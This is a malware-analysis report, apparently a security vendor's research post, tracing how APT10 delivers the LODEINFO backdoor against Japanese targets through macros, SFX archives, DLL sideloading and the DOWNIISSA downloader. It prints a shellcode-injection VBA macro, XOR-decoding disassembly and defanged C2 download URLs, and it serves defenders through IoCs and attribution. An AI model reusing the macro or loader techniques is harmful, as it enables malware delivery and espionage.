

APT10: Tracking down LODEINFO 2022, part I

By Suguru Ishimaru

Published: 2022-10-31 · Archived: 2026-04-05 14:26:00 UTC

Kaspersky has been tracking activities involving the LODEINFO malware family since 2019, looking for new modifications and thoroughly investigating any attacks utilizing those new variants. LODEINFO is sophisticated fileless malware first named in a [blogpost](#) from JPCERT/CC in February 2020. The malware was regularly modified and upgraded by the developers to target media, diplomatic, governmental and public sector organizations and think-tanks in Japan.



Japan is likely the main target of LODEINFO

Researchers continued tracking LODEINFO after that. JPCERT/CC and Macnica Networks [shared additional updates](#) on LODEINFO activities in a later publication. Kaspersky researchers [also shared](#) new findings during the HITCON 2021 conference, covering LODEINFO activities from 2019 to 2020, and revealing high-confidence attribution to APT10.

In March 2022, we observed a Microsoft Word file that was used as the infection vector in some attacks. In June of the same year, a SFX file was discovered targeting the Japanese government or related organizations using a


decoy file with Japanese content, as well as utilizing the name of a famous Japanese politician in the filename. A new downloader shellcode named DOWNIISSA that is used to deploy the LODEINFO backdoor was also observed.

The first part of this report will provide technical analysis of the new infection methods such as SFX files and DOWNIISSA along with our findings. The second part will provide technical analysis of the LODEINFO backdoor and the related shellcode for each version of the backdoor with the latest LODEINFO IoCs and related information discovered in 2022.

Customers of Kaspersky Threat Intelligence Service have access to additional private APT reports describing past LODEINFO activities.

Initial infection #1: VBA + DLL sideloading

During our investigation of the attacks in March 2022, we observed a spear-phishing email with a malicious attachment installing malware persistence modules, which consisted of a legitimate EXE file and a malicious DLL file loaded via the DLL sideloading technique. For example, the following section describes a malicious Microsoft Word file (MD5: [da20ff8988198063b56680833c298113](#)) that was uploaded to Virustotal. Once the target opens the malicious doc file, a message in Japanese is displayed (インターネットセキュリティ設定によると、ファイルを開くために、上の黄色のドキュメントバーの「編集を有効にする」と「コンテンツの有効化」をクリックしてください。 Translation: “According to your internet security settings, click “Enable Editing” and “Enable Content” on the yellow document bar above to open this file.”) to trick the victims into clicking “Enable Content” and enabling the embedded macro.



The message in Japanese to trick the target into clicking “Enable Content” and embedded VBA code

The embedded VBA code creates the folder C:\Users\Public\TMWJPA\ and drops a zip file named GFUIFR.zip (MD5: [89bd9cf51f8e01bc3b6ec025ed5775fc](#)) in the same folder. The GFUIFR.zip contains two files named NRTOLF.exe and K7SysMn1.dll. NRTOLF.exe (MD5: [7f7d8c9c1b6735807aefb0841b78f389](#)) is a digitally signed legitimate EXE file from the K7Security Suite software used for DLL sideloading. K7SysMn1.dll (MD5:

[cb2fcd4fd44a7b98af37c6542b198f8d](#)) is a malicious DLL sideloaded by NRTOLF.exe. The malicious DLL file contains a loader of the LODEINFO shellcode. This DLL is a known loader module of LODEINFO. It contains a one-byte XOR-encrypted LODEINFO shellcode internally identified by version 0.5.9. This infection method was also used by the threat actor in the previous attacks we investigated.


Apart from this, we discovered two more implants related to LODEINFO that were used in other infection methods in 2022.

Initial infection #2: SFX + DLL sideloading

One of the implants is a self-extracting archive (SFX) file in RAR format (MD5 [76cdb7fe189845a0bc243969dba4e7a3](#)) that was also uploaded to Virustotal. Similarly, the archive contains three files named 1.docx, K7SysMn1.dll and K7SysMon.exe, with the self-extracting script commands shown below. There is also a comment added by the malware author written in Japanese that can be translated as “The following comment contains a self-extracting script command”:

```
Comment = ;以下のコメントは自己解凍スクリプトコマンドを含んでいます(
Path=%temp%\
Setup=%temp%\1.docx
Setup=%temp%\K7SysMon.Exe
Silent=1
Overwrite=1
Date   Time   Attr   Size  Compressed  Name
-----
2022-06-14 03:47:04 ....A    11900    9181  1.docx
2021-08-18 18:58:58 ....A   342528   169345  K7SysMn1.dll
2022-04-19 09:44:45 ....A    91464    45247  K7SysMon.Exe
-----
2022-06-14 03:47:04          445892   223773  3 files
```

When a targeted user executes this SFX file, the archive drops other files to %temp% dir and opens 1.docx as a decoy containing just a few Japanese words such as 申込書 (“Application”), 名前 (“name”) and メールアドレス (“email address”), as shown on the following screenshot.



Simple decoy document content from 1.docx

While showing the decoy file to the user, the archive script starts K7SysMon.exe, which loads the malicious DLL from K7SysMn1.dll (MD5: [a8220a76c2fe3f505a7561c3adba5d4a](#)) via DLL sideloading. The K7SysMn1.dll contains a BLOB with an obfuscated routine not observed in past activities. The embedded BLOB is divided into four-byte chunks, and each part is stored in one of the 50 randomly named export functions of the DLL binary. These export functions reconstruct the BLOB in an allocated buffer and then decode the LODEINFO shellcode using a one-byte XOR key.

Name	Address	Ordinal
CN5q2QElynZ0	10044F70	1
DllRegisterServer	10009D60	2
DllUnregisterServer	10041F10	3
Ho6qpLeBrfmul47i3_a	10024650	4
I1OY9GWbMloK8zDTRAF	1002D5B0	5
Ip5j32esgudfQS4	100409E0	6
J_qwW94BcF6P10XmaHZ	1000BEB0	7
JquMZCYVi0Sbx	10008570	8
K2l0ZB6L75H4n	10018480	9
KU4kCjQh3trFV9iILEW	1000D590	10
LHAt6sPFWUTF	10034FD0	11
MZahIwLkbd0p	100274E0	12

Randomly named 50 exports reconstruct BLOB

```
.text:10044F70 buf_reconstruct = dword ptr 8
.text:10044F70 reconstructed_BLOB = eax
.text:10044F70 push ebp
.text:10044F71 mov ebp, esp
.text:10044F73 mov reconstructed_BLOB, [ebp+buf_reconstruct]
.text:10044F76 push ebx
.text:10044F77 push esi
.text:10044F78 push edi
.text:10044F79 mov edx, 7CB5B5D8h
.text:10044F7E mov edi, 0B10BB274h
.text:10044F83 mov esi, 7CB1F036h
.t
.text:10024650 buf_reconstruct = dword ptr 8
.text:10024650 reconstructed_BLOB = eax
.text:10024650 push ebp
.text:10024651 mov ebp, esp
.text:10024653 mov reconstructed_BLOB, [ebp+buf_reconstruct]
.text:10024656 push ebx
.text:10024657 push esi
.text:10024658 mov ebx, 42BDBDBCh
.text:1002465D mov ecx, 424246A1h
.text:10024662 push edi
.text:10024663 mov dword ptr [reconstructed_BLOB+187B4h], 35F8347Dh
.t
.text:1002D5B0 buf_reconstruct = dword ptr 8
.text:1002D5B0 reconstructed_BLOB = eax
.text:1002D5B0 push ebp
.text:1002D5B1 mov ebp, esp
.text:1002D5B3 mov reconstructed_BLOB, [ebp+buf_reconstruct]
.text:1002D5B6 push ebx
.text:1002D5B7 push esi
.text:1002D5B8 mov ecx, 3C7ABDBDh
.text:1002D5BD push edi
.text:1002D5BE mov edi, 366D42D5h
.text:1002D5C3 mov [reconstructed_BLOB+12CC8h], ecx
.text:1002D5C9 mov [reconstructed_BLOB+12CDCh], ecx
.text:1002D5CF mov [reconstructed_BLOB+12CF0h], ecx
```

```
.text:1003D5B7
.text:1003D5B7 mov esi, [ebp+hMem] ; reconstructed_BLOB =
.text:1003D5B7 ; 024A0048 54 2D 36 BC BD E8 36 51 36 F8 AD 38 7D C8 B8 36 T-6W66Q6s.8)E.6
.text:1003D5B7 ; 024A0058 F8 B5 E0 7E EB 36 C8 B1 EA 36 C0 B5 86 43 CB 98 spà-è6E±è6Au.CÈ.
.text:1003D5B7 ; 024A0068 30 F5 42 37 B9 8C 30 A9 84 35 BF 38 74 C9 92 96 00B7¹.00.5g8tE..
.text:1003D5B7 ; 024A0078 4A 30 D9 99 BD 37 F9 AB 42 F7 F4 35 BF C8 4B 36 J0U.47ù«B+05;EK6
.text:1003D5BA add esp, 4
.text:1003D5BD
.text:1003D5BD loc_1003D5BD: lea eax, [esi+1] ; CODE XREF: StartSystemMonitor+156+j
.text:1003D5C0 size = ecx
.text:1003D5C0 mov size, 9607h
.text:1003D5C5
.text:1003D5C5 a_byte_xor_1003D5C5: ; CODE XREF: StartSystemMonitor+1F6+j
.text:1003D5C5 movzx edx, byte ptr [esi+1C214h] ; 0xBD
.text:1003D5CC xor [eax-1], dl
.text:1003D5CF movzx edx, byte ptr [esi+1C214h]
.text:1003D5D6 xor [eax], dl
.text:1003D5D8 movzx edx, byte ptr [esi+1C214h]
.text:1003D5DF xor [eax+1], dl
.text:1003D5E2 add eax, 3
.text:1003D5E5 dec size
.text:1003D5E6 jnz short a_byte_xor_1003D5C5 ; decrypted_shellcode =
.text:1003D5E6 ; 024A0048 E9 90 8B 01 00 55 8B EC 8B 45 10 85 C0 75 05 8B é...U.i.E..Au..
.text:1003D5E6 ; 024A0058 45 08 5D C3 56 8B 75 0c 57 8B 7D 08 3B FE 76 25 E.}Äv.u.W.}.;pv%
.text:1003D5E6 ; 024A0068 8D 48 FF 8A 04 31 8D 14 39 88 02 85 C9 74 2F 2B .Hy..i..9...Et/+
.text:1003D5E6 ; 024A0078 F7 8D 64 24 00 8A 44 16 FF 4A 49 88 02 75 F6 8B +.d$.i.d.yJi..u0.
.text:1003D5E6 ; 024A0088 C7 5F 5E 5D C3 85 C0 74 15 8B D6 8B CF 2B D7 8B Q_}Ä.Ät..0.i+x.
```

One-byte XOR decode

Reassembling the payload BLOB from parts

The payload that is eventually deployed by this implant is the LODEINFO v0.6.3.

Initial infection #3: SFX + DLL sideloading + additional BLOB file

We also discovered another similar SFX file named <masked>^[1]sns用動画 拡散のお願い.exe (Translation: The spreading request for sns movie of <masked>). The attackers exploited the name of a well-known Japanese politician. The embedded self-extracting script and files are very similar to the previous sample discussed in the Initial Infection #2 section of this article. However, this sample contains an additional file named K7SysMon.Exe.db. Previously observed loader modules had a BLOB with the encrypted shellcode embedded in the executable file, but in this sample K7SysMn1.dll does not contain the BLOB. Instead, the loader module reads the K7SysMon.Exe.db file as the encrypted BLOB and decrypts the shellcode, which is the LODEINFO v0.6.3 backdoor. The title of the SFX file, as well as the document content, displays a request to spread a video of the famous politician for SNS (Social Network Service). We believe this SFX file was spread via a spear-phishing email on June 29, 2022, based on the last archiving timestamp. The file name and the decoy document suggest the target was the Japanese ruling party or a related organization.

On July 4, 2022, another SFX file (MD5 [edc27b958c36b3af5ebc3f775ce0bcc7](#)) was discovered. The archived files, the payload and also the C2 address were very similar to the previous sample set. The only notable difference was the Japanese title of the decoy document: “取材のお願い” (“Request for coverage”). We think this SFX file was probably used to target Japanese media companies.

Initial infection #4: VBA + undiscovered downloader shellcode DOWNIISSA

Back in August 2020, we discovered a fileless downloader shellcode dubbed DOWNJPIT, a variant of the LODEINFO malware, and gave a [presentation](#) on it at HITCON 2021. In June 2022, we found another fileless downloader shellcode delivered by a password-protected Microsoft Word file. The filename is 日米同盟の抑止力及び対処力の強化.doc (“Enhancing the deterrence and coping power of the Japan-US alliance.doc”). The document file contains malicious macro code that is completely different from previously investigated samples. Once opened, the doc file shows a Japanese message to enable the following VBA code.

```

Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Private Sub ExecutesShellCode()
    Dim sShellCode As String
    Dim lpMemory As LongPtr
    Dim lResult As LongPtr

    sShellCode = ShellCode()
    lpMemory = VirtualAlloc(0&, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    lResult = WriteProcessMemory(-1&, lpMemory, sShellCode, Len(sShellCode), 0&)
    lResult = CreateThread(0&, 0&, lpMemory, 0&, 0&, 0&)
End Sub

Private Function ShellCode1() As String
    Dim sShellCode As String

    sShellCode = ""
    sShellCode = sShellCode + "6aABAABig+wITIVJRYXadBRIiTwkQYVISA++wkmL+fOqSIS8JEmLwUIdXAJDzNmZmZmZmXivwKEEiJ"
    sShellCode = sShellCode + "dCQgTIIEJBhXQVRBVUFWQVDIg+wgZuILBCVgAAAAARiv6RIvpsilSjFBMi0gYTYthIE2L9A8fRAAASyt+"
    [[_SKIPPED...]]
    sShellCode = sShellCode + "QYP8Ag+C7/z//4uFCAEAaOnE/P//M9JBUaCAAAABJi8//002LxbrOeFAMueY6dy7orFj/////QTIu8JLgB"
    sShellCode = sShellCode + "AABMi7QkwAEAAEiLtCTIAQAAM8BIgctQAQAAQV1BXf9bXcMA="

    ShellCode1 = sShellCode
End Function

Private Function ShellCode() As String
    Dim sShellCode As String

    sShellCode = Chr(&HEB) + Chr(&H3A) + Chr(&H31) + Chr(&HD2) + Chr(&H80) + Chr(&H3B) + Chr(&H2B) + Chr(&H75) +
Chr(&H4) + Chr(&HB2) + Chr(&H3E) + Chr(&HEB) + Chr(&H26) + Chr(&H80) + Chr(&H3B) + Chr(&H2F)
    sShellCode = sShellCode + Chr(&H75) + Chr(&H4) + Chr(&HB2) + Chr(&H3F) + Chr(&HEB) + Chr(&H1D) + Chr(&H80) +
Chr(&H3B) + Chr(&H39) + Chr(&H77) + Chr(&H7) + Chr(&H8A) + Chr(&H13) + Chr(&H80) + Chr(&HEA) + Chr(&HFC)
    [[_SKIPPED...]]
    sShellCode = sShellCode + Chr(&HFF) + Chr(&H86) + Chr(&HC4) + Chr(&HC1) + Chr(&HC0) + Chr(&H10) + Chr(&H86) +
Chr(&HC4) + Chr(&HC1) + Chr(&HC8) + Chr(&H8) + Chr(&H89) + Chr(&H1) + Chr(&H48) + Chr(&H83) + Chr(&HC1)
    sShellCode = sShellCode + Chr(&H3) + Chr(&HEB) + Chr(&HD3)
    sShellCode = sShellCode + ShellCode1()

```

Injects shellcode in the winword.exe


Malicious VBA code inside MS Word file found in June 2022

Unlike past samples, such as the one described in the Initial Infection #1 section of this article, where the malicious VBA macro was used to drop different components of the DLL sideloading technique, in this case the malicious macro code injects and loads an embedded shellcode in the memory of the WINWORD.exe process directly. This implant was not present in past activities and the shellcode is also a newly discovered multi-stage downloader shellcode for LODEINFO v0.6.5.

This downloader shellcode was completely different from the DOWNJPIT variant. The new downloader shellcode has two URLs inside:

- [http://172.104.112\[.\]218/11554.htm](http://172.104.112[.]218/11554.htm)
- [http://www.dvdsesso\[.\]com/11554.htm](http://www.dvdsesso[.]com/11554.htm)

We named this new downloader DOWNIISSA, where IISSA is a string derived from 11554 in the file names found in the URLs. The following diagram shows the complicated infection flow from the malicious document file to the final payload downloaded by DOWNIISSA.



LODEINFO infection process via DOWNIISSA

As mentioned earlier, the embedded macro generates the DOWNIISSA shellcode and injects it in the current process (WINWORD.exe). The main downloader code is base64-encoded and placed at the beginning of the DOWNIISSA shellcode, which gets decoded and patched by the shellcode itself.

<pre> 003c loc_3c: 003c lea rcx, a6aabaabigwitiiv ; CODE XREF: sub_0+1j 0043 mov rbx, rcx 0046 0046 base64dec_46: 0046 xor eax, eax ; CODE XREF: sub_0+71+1j 0048 cmp byte ptr [rbx], 3Dh ; '=' 0048 jz short near ptr a6aabaabigwitiiv ; "6aABAABig+WITiVjRYX 004d call sub_2 0052 call sub_2 0057 call sub_2 005c call sub_2 0061 xchg al, ah 0063 rol eax, 10h 0066 xchg al, ah 0068 ror eax, 8 0068 mov [rcx], eax 006d add rcx, 3 0071 jmp short base64dec_46 0071 ; END OF FUNCTION CHUNK FOR sub_0 0073 a6aabaabigwitiiv db "6aABAABig+WITiVjRYXAdBRIiTwkQYVISA+wkML+fQqSi8JEmLWoiDk 0073 ; CODE XREF: sub_0+4B+1j 0073 ; DATA XREF: sub_0:loc_3c+0 0073 db "MzMXkiVwKEEiJdCqgTlEJbhXQVRBVFUWQVdIq+wgZUIlBCVgAAARI 0073 db "1sJfMl0gTYTchIE2L9A8fRAAASyT+IE2LNkiF/w+EvwAAAEhJrZyLjDi 0073 db "PhKWAABEi0QpDEiNLA9MA8cz0kUPtghFm10JmYPH0QAEEpvanByg1B 0073 db "SAGNQAAPfMfJ/8AD0EMZyXkGRDvqDwPcIi0gM9uLDRHMA9+fF9naZEMd 0073 db "ABfLXmWwEwD102LykUqtGfImE0LAsfQAAPH4QAAABAEZ+vDbyAlB9P 0073 db "GNSuAPfMtpJ/8EDwUWEHxGRdV4dL/w0mDwvQ73nkTtV0D40u///M8B 0073 db "LXCRYSit0JghIq8QqV9BxKfDQVxfw0lLACRgSIXAdApJi9JiI8//0ovP 0073 db "RA+3BfMLTRXIA89C1WSBSAPH67XMzHzMzMzHzEBVUIdBVEFVSI2sJ 0073 db "ezQAQARTPAunruihg5F8orbuhn/v//TivAunZG14q5F8orbkyL6ohs/v 0073 db "yylJc5F8orbkyL4og9/v//TyVfunsng+G5F8orbkLl+Ogo/v//SiZNAE 0073 db "A8E9RkTWiI9jhhQ8AAyAAARQf/UTYVfuuL3Rk255j3Lajj/f//ugIA 0073 db "h0APhkfFAABIbQkYAAAEZLXUyUctCTAQAaAuh+C8R5F8orbkyJVC54A 0073 db "/9Ni8viiYUYAAAUICW6pw5F8orbuh/f//yVfS1lF8LqVC38aurfKk2 0073 db "2LxUIJrfi6fZP6vbkXyituc6HX9//9Ni8viiUUAUzceA+5F8orbuhf/f/ </pre>	<pre> 003c loc_3c: 003c lea rcx, base64decoded_shellcode ; CODE XREF: sub_0+1j 0043 mov rbx, rcx 0046 0046 base64dec_46: 0046 xor eax, eax ; CODE XREF: sub_0+71+1j 0048 cmp byte ptr [rbx], 3Dh ; '=' 0048 jz short base64decoded_shellcode 004d call sub_2 0052 call sub_2 0057 call sub_2 005c call sub_2 005c loc_5c: 005c call sub_2 ; DATA XREF: getapibyhash_A8+1C+r 0061 xchg al, ah 0063 rol eax, 10h 0066 xchg al, ah 0068 ror eax, 8 0068 mov [rcx], eax 006d add rcx, 3 0071 jmp short base64dec_46 0073 0073 loc_78: 0073 proc near ; CODE XREF: sub_218+470+p 0078 var_8 = qword ptr -8 0078 sub rsp, 8 0078 mov r9, rcx 007c test r8d, r8d 0082 jz short loc_98 </pre>
--	--

Base64 decode and self-patch

DOWNIISSA base64 decode and self-patch

After it has been decoded, some important strings are found with a one-byte XOR encryption. For example, the two C2 destination addresses are decrypted in the following code.

```

0038E      xor     eax, eax
00390      mov     [rbp+0F0h+enc_c2_1], 0ABAFAFB3h ; xored_http://172.104.112.218/11554.htm
00397      mov     edx, 9BC13B2Bh
0039C      mov     [rbp+0F0h+var_14F], rax
003A0      mov     ecx, 6E2BCA17h
003A5      mov     [rbp+0F0h+var_147], rax
003A9      mov     [rbp+0F0h+var_11C], rax
003AD      mov     [rbp+0F0h+var_114], rax
003B1      mov     [rbp+0F0h+var_16C], 0EAF4F4E1h
003B8      mov     [rbp+0F0h+var_168], 0EAF5E9ECh
003BF      mov     [rbp+0F0h+var_164], 0EAF5EFEBh
003C6      mov     [rbp+0F0h+var_160], 0E9F5E9EAh
003CD      mov     [rbp+0F0h+var_15C], 0EAF4E3EAh
003D4      mov     [rbp+0F0h+var_158], 0EFEFEEEAh
003DB      mov     [rbp+0F0h+var_154], 0B6AFB3F5h
003E2      mov     [rbp+0F0h+a_byte_xor_key_1], 0DBh
003E6      mov     [rbp+0F0h+enc_c2_2], 6A6A7600h ; xored_http://www.dvdsesso.com/11554.htm
003ED      mov     [rbp+0F0h+var_13B], 3131246Eh
003F4      mov     [rbp+0F0h+var_137], 30696969h
003FB      mov     [rbp+0F0h+var_133], 6D7A687Ah
00402      mov     [rbp+0F0h+var_12F], 716D6D7Bh
00409      mov     [rbp+0F0h+var_12B], 73717D30h
00410      mov     [rbp+0F0h+var_127], 2B2F2F31h
00417      mov     [rbp+0F0h+var_123], 76302A2Bh
0041E      mov     [rbp+0F0h+var_11F], 736Ah
00424      mov     [rbp+0F0h+a_byte_xor_key_2], 1Eh
    
```

XORed C2 destinations embedded in the main function of DOWNIISSA shellcode

DOWNIISSA uses the URLDownloadToFile() API function to download the BLOB from the URL addresses and drop it as %TEMP%/\${temp}.tmp. Then it reads the file into allocated memory in the current process and deletes the downloaded temp file immediately. We confirmed that both URLs served the same binary data that was XORed with the one-byte XOR key stored at the end of the BLOB itself. After XOR decryption, the LODEINFO backdoor shellcode v0.6.5 was found. For the final stage of the infection, DOWNIISSA creates an instance of msixec.exe and injects the LODEINFO backdoor shellcode in the memory of the process.

This new infection flow involving the DOWNIISSA shellcode has not been seen in previous activities using LODEINFO and is a new TTP in 2022.

Apart from the 11554.htm file found in this sample, we also discovered files with other names such as 3390.htm, 5246.htm and 16412.htm, hosted on the same C2 servers in July 2022. 3390.htm (MD5: [0fc90fe2f5165286814ab858d6d4f2a](#)) and 11554.htm (MD5: [f7de43a56bbb271f045851b77656d6bd](#)) were one-byte XORed LODEINFO v0.6.5 shellcodes downloaded via DOWNIISSA malware. The XOR key for each sample was found at the end of the file. The 5246.htm (MD5: [6780d9241ad4d8de6e78d936fbf5a922](#)) and 16412.htm (MD5: [15b80c5e86b8fd08440fe1a9ca9706c9](#)) files are one-byte XORed unique data structures. The data structure found in the 5246.htm file is shown below:

Offset	Data example	Descriptions
0x000000	265715	Memory allocation size (probably)

0x000004	265712	The size of this data structure without memory allocation size and data size
0x000008	3	Number of embedded files
0x000009	91464	Data size of embedded file1
0x00000D	13	Filename size of embedded file1
0x00000E	'K7SysMon.Exe',0	Filename of file1
0x00001B	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 [SKIPPED]	The legitimate EXE file for DLL sideloading
0x016563	57856	Data size of embedded file2
0x016567	13	Filename size of embedded file2
0x016568	'K7SysMn1.dll',0	Filename of file2
0x016575	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 [SKIPPED]	Malicious DLL file that is the loading module of LODEINFO without embedded BLOB
0x024775	116335	Data size of embedded file3
0x024779	16	Filename size of embedded file3
0x02477A	'K7SysMon.Exe.db',0	Filename of file3
0x02478A	73 3A 3C 9B 9A CF 11 76 11 DF 8A 1F 5A EF 9F 11 DF 92 C7 59 CC 11 EF 96 CD 11 E7 92 A1 64 EC BF [SKIPPED]	A byte XORed BLOB is read by the loading module to infect LODEINFO v0.6.5. The key is at the end of the data

This data structure contains the names of three files: K7SysMon.exe, K7SysMn1.dll (MD5: [c5bdf14982543b71fb419df3b43fbf07](#)) and K7SysMon.exe.db (MD5: [c9d724c2c5ae9653045396deaf7e3417](#)).

This suggests that an undiscovered downloader module downloads 5246.htm from the C2 to assist with the installation of some embedded files on the victim's machine.

Conclusions

LODEINFO was first discovered in 2019. LODEINFO and its infection methods have been constantly updated and improved to become a more sophisticated cyber-espionage tool while targeting organizations in Japan. The LODEINFO implants and loader modules were also continuously updated to evade security products and complicate manual analysis by security researchers.

These modifications may serve as a confirmation that the threat actors track publications by security researchers and learn how to update their TTPs and improve their malware. In fact, we haven't detected any activities involving the LILIMRAT and the DOWNJPIT malware from this threat actor since [publishing our investigation results](#) at HITCON 2021. We believe this cat-and-mouse game will continue in the future.

[To be continued in Part II...](#)

[\[1\]](#) Personal name of Japanese politician was masked to protect their identity.

Source: <https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i/107742/>